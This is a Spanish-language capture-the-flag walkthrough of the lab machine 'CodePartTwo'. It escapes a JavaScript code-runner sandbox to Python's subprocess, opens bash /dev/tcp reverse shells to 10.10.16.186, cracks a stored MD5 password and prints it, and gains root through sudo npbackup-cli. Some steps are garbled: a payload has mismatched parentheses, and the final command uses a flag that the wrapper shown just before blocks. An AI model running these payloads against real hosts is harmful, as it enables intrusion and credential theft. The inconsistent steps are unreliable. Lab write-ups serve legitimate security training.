

Máquina CodePartTwo

- Tags: #Linux #Easy #CVE
-

Reconocimiento

1. Identificación de sistema operativo a través de ping

```
> ping -c 1 10.10.11.82
PING 10.10.11.82 (10.10.11.82) 56(84) bytes of data.
64 bytes from 10.10.11.82: icmp_seq=1 ttl=63 time=91.8 ms

--- 10.10.11.82 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 91.752/91.752/91.752/0.000 ms
```

- Como el ttl es cercano a 64, se puede saber que la máquina es Linux

2. Identificación de puertos abiertos con Nmap

- Primero se realiza un escaneo básico para identificar los puertos abiertos de la máquina:

```
> nmap -sS -p- --open --min-rate 5000 -n -Pn 10.10.11.82 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-24 02:24 -05
Nmap scan report for 10.10.11.82
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
```

- Luego se hace un escaneo más detallado de los puertos abiertos para encontrar los servicios y versiones que corren en el servidor

```

# Nmap 7.94SVN scan initiated Thu Aug 21 20:43:52 2025 as: nmap -sCV -p22,8000 --min-rate 5000 -n -Pn -oN targeted 10.10.11.82
Nmap scan report for 10.10.11.82
Host is up (0.47s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:e1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)


8000/tcp  open  http    Gunicorn 20.0.4
| http-title: Welcome to CodeTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 21 20:44:08 2025 -- 1 IP address (1 host up) scanned in 15.79 seconds

```

3. Revisión de la página web desplegada por el puerto 8000 de la máquina CodePartTwo

- Al ingresar a la página se puede observar una plataforma con 3 opciones e información básica:



- Se puede descargar el código fuente del programa, pero en este caso se procede a registrarse en la plataforma y probar su funcionamiento:

REGISTER

test

••••



REGISTER

Already have an account? [Login](#)

LOGIN

test

••••

LOGIN

Don't have an account? [Register here](#)

- Una vez se ha ingresado a la plataforma, se puede ver un dashboard en el que se ejecuta código JavaScript y muestra el output del código:

DASHBOARD

Create, save, run, and manage your JavaScript code with CodeTwo.

LOGOUT

Code Editor

```
var x = 16;  
x;
```

SAVE CODE

RUN CODE

Output

Saved Codes

- Por medio de este dashboard, se prueba la siguiente línea de código para comprobar si python está corriendo por detrás:

```
(function(){  
  try {  
    return Object.getOwnPropertyNames({});  
  } catch(e) {  
    return e.toString();  
  }  
})()
```

Explotación

- Se intenta enviar una reverse shell con el siguiente payload:

```
(function(){  
  var cmd = "bash -c 'bash -i >& /dev/tcp/IP/PUERTO 0>&1'";  
})()
```

```

var ga =
Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__;
var root = ga(ga, "__class__"), "__base__");
function findPopen(o){
    var r, subs=o.__subclasses__();
    for (var i in subs){
        var it=subs[i];
        if (it.__module__=="subprocess" && it.__name__=="Popen") return it;
        if (it.__name__!="type" && (r=findPopen(it))) return r;
    }
}
return findPopen(root)(cmd, -1, null, -1, -1, -1, null, null, true);
})()

```

```

(function(){
var cmd = "bash -c 'bash -i >& /dev/tcp/10.10.16.186/443 0>&1'";
var ga = Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__;
var root = ga(ga, "__class__"), "__base__");
function findPopen(o){
    var r, subs=o.__subclasses__();
    for (var i in subs){
        var it=subs[i];
        if (it.__module__=="subprocess" && it.__name__=="Popen") return it;
        if (it.__name__!="type" && (r=findPopen(it))) return r;
    }
}
return findPopen(root)(cmd, -1, null, -1, -1, -1, null, null, true);
})()

```

```

> nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.82 34778
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$
```


- Se va al home y se encuentra la carpeta de un usuario llamado "marco" a la cual no se puede acceder ya que no se tienen los permisos suficientes

```
app@codeparttwo:/home$ ls
ls
app
marco
app@codeparttwo:/home$ cd marco
cd marco
bash: cd: marco: Permission denied
app@codeparttwo:/home$ |
```

- Una vez dentro se busca en el directorio `/app/instances` y se encuentran dos archivo de bases de datos que se abren con `sqlite3`

```
app@codeparttwo:~/app/instance$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|098f6bcd4621d373cade4e832627b4f6
```

Se puede ver que hay usuarios con contraseñas hasheadas con md5 por lo que se intenta encontrar alguna que ya haya sido "dehasheada"



✓ Found:
649c9d65a206a75f5abe509fe128bce5:sweetangelbabylive

En este caso la del usuario "marco" existe por lo que se ingresa a este por ssh

```
> ssh marco@10.10.11.82
The authenticity of host '10.10.11.82 (10.10.11.82)' can't be established.
ED25519 key fingerprint is SHA256:KGKFyaW9Pm7DDxZe/A8oi/0hkgmBMA8Y33zxkEjcD4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.82' (ED25519) to the list of known hosts.
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sun 21 Dec 2025 07:42:52 AM UTC

System load:          0.17
Usage of /:           68.2% of 5.08GB
Memory usage:         33%
Swap usage:           0%
Processes:            271
Users logged in:     0
IPv4 address for eth0: 10.10.11.82
IPv6 address for eth0: dead:beef::250:56ff:feb0:814e

=> There are 6 zombie processes.

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Dec 21 07:42:52 2025 from 10.10.16.186
marco@codeparttwo:~$
```

- Se encuentra la flag de usuario y una carpeta de backups junto con un archivo de configuración

```
marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt
```

Escalada de privilegios

- Se hace un `sudo -l` para ver qué puede ejecutar como administrador

```
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$
```

En este caso hay un binario llamado `npbackup-cli` por lo que se mira su contenido y se ve

que es un script en Python

```
marco@codeparttwo:~$ cat /usr/local/bin/npbackup-cli
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
marco@codeparttwo:~$
```

- Luego de revisar todos los archivos relacionados con el backup se encuentra una vía potencial de escalar privilegios por medio de un script propio por lo que se crea el script en `/tmp` con el siguiente contenido (con permisos de ejecución)

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.186/443 0>&1
```

- Se utiliza el binario de backups para escalar privilegios con `sudo`
`/usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf --external-backend-binary=/tmp/exploit.sh --backup`

```
> nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.82 55632
root@codeparttwo:/tmp#
```

```
marco@codeparttwo:/tmp$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf --external-backend-binary=/tmp/exploit.sh --backup
2025-12-21 07:51:50,768 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-21 07:51:50,806 :: INFO :: Loaded config 09F15BEC in /home/marco/npbackup.conf
```

- Se ingresa al directorio /root y se encuentra la flag del usuario "root"

```
root@codeparttwo:~# ls
ls
root.txt
scripts
root@codeparttwo:~# |
```